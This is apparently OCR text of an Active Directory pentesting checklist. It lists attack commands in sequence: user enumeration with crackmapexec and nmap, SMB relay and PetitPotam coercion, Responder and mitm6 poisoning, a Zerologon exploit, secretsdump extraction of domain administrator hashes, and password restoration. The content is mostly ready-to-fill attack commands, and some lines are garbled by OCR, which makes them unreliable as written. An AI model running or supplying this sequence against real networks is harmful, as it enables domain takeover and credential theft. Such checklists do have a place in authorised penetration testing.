
AD pentesting checklist



```
-> crackmapexec smb <ip> -u <user> -p '< password>' --users
user found.
OSINT - enumerate username on internet
-> nmap -p 88 --script-krb5-enum-users --script- args="krb5-enum-users.realm='<domain>',
-> userdb=<users list file>"<ip>
-> nmap -Pn -sS -T4 --open --script smb-security-
find smb not signed.
-> use exploit/windows/smb/smb_relay
-> cme smb $hosts --gen-relay-list relay.txt
-> PetitPotam.py -d <domain> <listener_ip> < target_ip>
-> relay/poisoning
-> responder -i eth0
-> user & hash found
-> mitm6 -d <domain>
Zerologon
-> python3 cve-2020-1472-exploit.py <MACHINE BIOS_NAME> <ip>
-> secretsdump.py <DOMAIN>/<MACHINE BIOS_ NAME>\S@<IP> -no-pass -just-dc-user" Administrator"
-> secretsdump.py -hashes :<HASH_admin> < DOMAIN>/Administrator@<IP>
-> python3 restorepassword.py -target-ip <IP> < DOMAIN>/<MACHINE_BIOS_NAME>@<MACHINE_
BIOS_NAME> -hexpass <HEXPASS>
user
```